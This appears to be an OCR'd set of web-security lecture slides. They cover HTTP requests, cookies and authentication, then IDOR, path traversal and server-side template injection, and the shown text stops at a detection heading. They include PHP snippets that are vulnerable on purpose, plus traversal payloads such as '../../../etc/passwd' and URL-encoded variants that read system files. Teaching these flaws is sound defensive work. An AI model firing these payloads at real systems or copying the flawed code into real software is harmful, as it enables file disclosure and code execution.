
HTTP requests




HTTP requests: methods



HTTP responses



HTTP responses: status codes




HTTP cookies

Mechanism used to enable persistent information exchange between client and server. Cookies are mostly used for session management, personalization, and tracking. Encodings such as base64 and JSON may be used (not just in cookies).



HTTP cookies: attributes

Name	Description
Domain	Subdomain limitation
Path	Path limitation
Expires	Cookie will expire at specified date
HttpOnly	No access from JavaScript
Secure	Only sent in HTTPS requests
SameSite	Cross-site request limitation (more on that in the next lessons)






HTTP authentication

The server can restrict access to a resource by requiring credentials or the completion of an authentication challenge to a client.

Steps:

1. Client requests the resource
2. Server responds with 401 (Unauthorized), specifying the desired authentication method in the WWW-Authenticate header
3. Client makes new request with the Authorization header holding the credentials
4. Server responds 200 (OK) or 403 (Forbidden)





HTTP authentication: main types

- Basic

  `Authorization: Basic username:password`

  base64 encoded

- Digest


  Uses MD5 to obfuscate credentials, together with parameters like realm and nonce

- Bearer

  `Authorization: Bearer <token>`

  Used in token-based auth flows, like OAuth 2.0

  Check out jwt.io






Web Applications

Nowadays, we talk about dynamic web resources.

- Servers run programs that handle specific requests
- Hypertext and content of every resource can change dynamically
- Users can actively interact with the applications

For example, most mobile applications run on HTTP-based APIs.





Client-side languages



Server-side languages



















Popular HTTP servers














Let's take a look at some web application vulnerabilities!😻




IDOR

Not checking for authorization to access data



Insecure Direct Object Reference




Path Traversal

Vulnerability that allows an attacker to read any file they want



Path traversal




Path traversal: where?

Web servers don't allow direct access to files outside the *web root*, usually located in `/var/www/html/`, but what happens when files are dynamically loaded?

Some examples:


- `https://example.com/images?name=miciomiao.jpg`
- `https://example.com/assets?file=css/style.css`
- `https://example.com/assets?file=/etc/passwd`





Path traversal: example

```php
function get_image() {
    // NEVER trust user input!
    $path = "images/" . $_GET["filename"];
    if(file_exists($path))
        return file_get_contents($path);
    return null;
}
```





Path traversal: exploitation


Unix-like systems:

- `https://example.com/loadfilepath=../../../etc/passwd`

URL-encoded path (sometimes double URL-encoding is useful, too)

- `...opath=%2e%2e%2f%2e%2e%2fetc%2fpasswd`

Also known as Local File Inclusion (LFI).





Path traversal: filter bypass

What if insufficient sanitization is applied to paths?


```php
if(isset($_GET["file"])) {

    $file = "files/" . $_GET["file"];

    $file = str_replace("../", "", $file);

    echo "<h1>Reading $file</h1><div>" . file_get_contents($file) . "</div>";

} else {
```






Path traversal: tips & tricks

Different pieces of code may parse strings in different ways.


Old versions of PHP behaved this way.
Strings in PHP can contain any byte. However, some functions (i.e. `include`) behaved as if they were C-style strings, and stopped reading at the first null byte (%00).





Server-side Template Injection (SSTI)

Tricking template engines into rendering unintended content



Template engines

Twig Basic Syntax 📝

Variables & Expressions

```
{{ name }}
{{ user.email }}
{{ product.price * 1.2 }}
```

Statements & Comments

```
{% if user %}
{% endif %}

{# This is a comment #}
```

Template engines

Twig Control Structures 🔄

Conditional Logic

```
{% if user.isAdmin %}
  Admin Panel
{% else %}
  User Dashboard
{% endif %}
```


Loops

```
{% for product in products %}
  {{ product.name }}
{% endfor %}
```

Template injections

Many frameworks use template engines to render dynamic content.


Unsafely embedding user input in templates enables SSTI, often giving remote code execution (RCE) to attackers.





A template


```
{% if items|length > 0 %}
<div class="item-list"> {# @TODO remove this wrapper div #}
  {% if title is defined %}
    <h3>{{ title }}</h3>
  {% endif %}
  <{{ type }} class="{{ attributes.class }}" {{- attributes }}>
  {% for item in items %}
    {% set value = item.data ? item.data : item %}
    <li {{- item.attributes }}>
      {{ value }}
    </li>
  {% endfor %}
  </{{ type }}>
</div> {# @TODO remove this wrapper div #}
{% endif %}
```





A template (attackable™)

```php
function index() {
    $name = $_GET["name"];
    $content = "<body> <h1>Home page</h1> <h3>Hi, $name!</h3> </body>";
    $output = $twig->render($content);
    return $output;
}
```






Template injection: detection

